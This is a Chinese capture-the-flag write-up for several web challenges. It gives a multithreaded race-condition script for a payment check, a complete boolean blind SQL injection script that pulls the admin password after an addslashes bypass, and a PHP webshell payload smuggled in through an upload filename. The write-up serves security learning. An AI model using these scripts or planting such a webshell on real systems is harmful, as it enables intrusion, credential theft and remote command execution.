

极光实验室flag售卖中心

您当前的余额：0元

支付 元购买flag

购买

已支付20元, 可是flag最低要21元...

重置

https://blog.csdn.net/qq_43399979

显而易见，这里需要一些操作让自己支付21元及以上。

拿到这道题的最初反应是利用整数溢出，但试过常见的操作后发现不太可行。

然后。。。类似于这种题目一般都是溢出或者条件竞争，于是写一个多线程的脚步跑出了flag。

代码如下：

```

import requests
import threading
import queue

url = "http://47.112.16.34:22255/index.php"
threads = 25
q = queue.Queue()

for i in range(50):
    q.put(i)

def post():
    while not q.empty():
        q.get()
        r = requests.post(url, data = {'money': 1})
        print(r.text)

if __name__ == '__main__':
    for i in range(threads):
        t = threading.Thread(target = post)
        t.start()

    for i in range(threads):
        t.join()

```

emmmm，这种脚步并不是每次都能跑出来结果，多跑几次总会出来的。

0x01 Easy Web

打开之后又是登录框，先看看源码，到处点一点，发现在image这个页面下存在id参数，怀疑存在SQL注入漏洞，扫目录发现了image.php的源码。

```

<?php
include "config.php";

$id=isset($_GET["id"])?$_GET["id"]:"1";
$path=isset($_GET["path"])?$_GET["path"]:"";

$id=addslashes($id);
$path=addslashes($path);

$id=str_replace(array("\\0","%00","\\'", "'"), "", $id);
$path=str_replace(array("\\0","%00","\\'", "'"), "", $path);

$result=mysqli_query($con,"select * from images where id='{ $id }' or path='{ $path }'");
$row=mysqli_fetch_array($result,MYSQLI_ASSOC);

```

https://blog.csdn.net/qq_43399979

审计一下，首先两个参数经过了addslashes这个有趣的函数，这个函数会在每个引号以及反斜杠之前加上反斜杠，那么如果我们给定id参数为“\0”，那么就会变成“\\0”，然后下面的str_replace就会把“\0”给过滤掉。那么'{ \$id }'成功的变成了'\，这样右边的单引号就被转义了。然后就是正常的bool盲注了，这里本来可以通过BP来直接跑，最后还是觉得写脚本舒服一些，

不知道如何提取图片的宽高信息，于是就提取一段图片中的特征序列来进行bool判别。

(其实第一遍是手搓的，emmmmm丢人)

以下附上脚本代码：

```
import requests
url = 'http://47.106.94.13:40005/image.php?id=\\0&path=||(1=1) and ({} )%23'
a = bytes()
a = b'\x27\xC6\x3B\x1A\x78\x14\xCF\x68\x10\x8E\xAB\x8C\x0F\x6A\xD7\xE8'
length = 0
def is_true(url):
    r = requests.get(url)
    if (a in r.content):
        return True
    else:
        return False

def search(url, low, high):
    if(low >= high):
        return chr(low)
    mid = (low + high)//2
    if(is_true(url.format(mid))):
        return search(url, mid + 1, high)
    else:
        return search(url, low, mid)

for i in range(50):
    #payload = 'length(database())=' + str(i)
    #payload = 'length((select group_concat(table_name) from information_schema.tables where table_schema=0x636973636E66696E616C))=' + str(i)
    #payload = 'length((select group_concat(column_name) from information_schema.columns where table_name=0x7573657273))=' + str(i)
    payload = 'length((select password from users where username=0x61646D696E))=' + str(i)
    if(is_true(url.format(payload)) == True):
        print('Length: ' + str(i))
        length = i
        break
final = ""
for i in range(1,length + 1):
    #payload = 'ascii(substr(database(),'+ str(i) + ',1))>{'
    #payload = 'ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=0x636973636E66696E616C),'+ str(i) + ',1))>{'
    #payload = 'ascii(substr((select group_concat(column_name) from information_schema.columns where table_name=0x7573657273),'+ str(i) + ',1))>{'
    payload = 'ascii(substr((select password from users where username=0x61646D696E),'+ str(i) + ',1))>{'
    final += search(url.format(payload), 1, 128)
    print(final)
```

如此便可以拿到password，登录之后。。。还有第二关，上传文件，试着传了一个jpg抓包看了看，发现回显了一个存放文件上传记录的PHP文件。

打开后看到文件名和用户名回显了。

User admin uploaded file 2332333.jpg.


注意到此时文件是PHP，突然想到是不是可以通过修改文件名的方式来构造webshell。于是有了如下操作：

回显页面：

```
; filename="233<?=  
system($_GET['1551']);?>2333"
```

User admin uploaded file 2332333.jpg.

中间的PHP代码被吞掉了，说明我们的shell成功被服务器解析了，后续就是拿flag了。



← → ↻ 不安全 | 47.106.94.13:40005/logs/a67d71653d9ec0f1b0bff48331b61b63.log.php?1551=cd%20;/cat%20flag

User admin uploaded file 233flag(blind_injection_and_short_tag_is_coollll) flag(blind_injection_and_short_tag_is_coollll)2333.

flag到手！

Hestia | 由Themeisle开发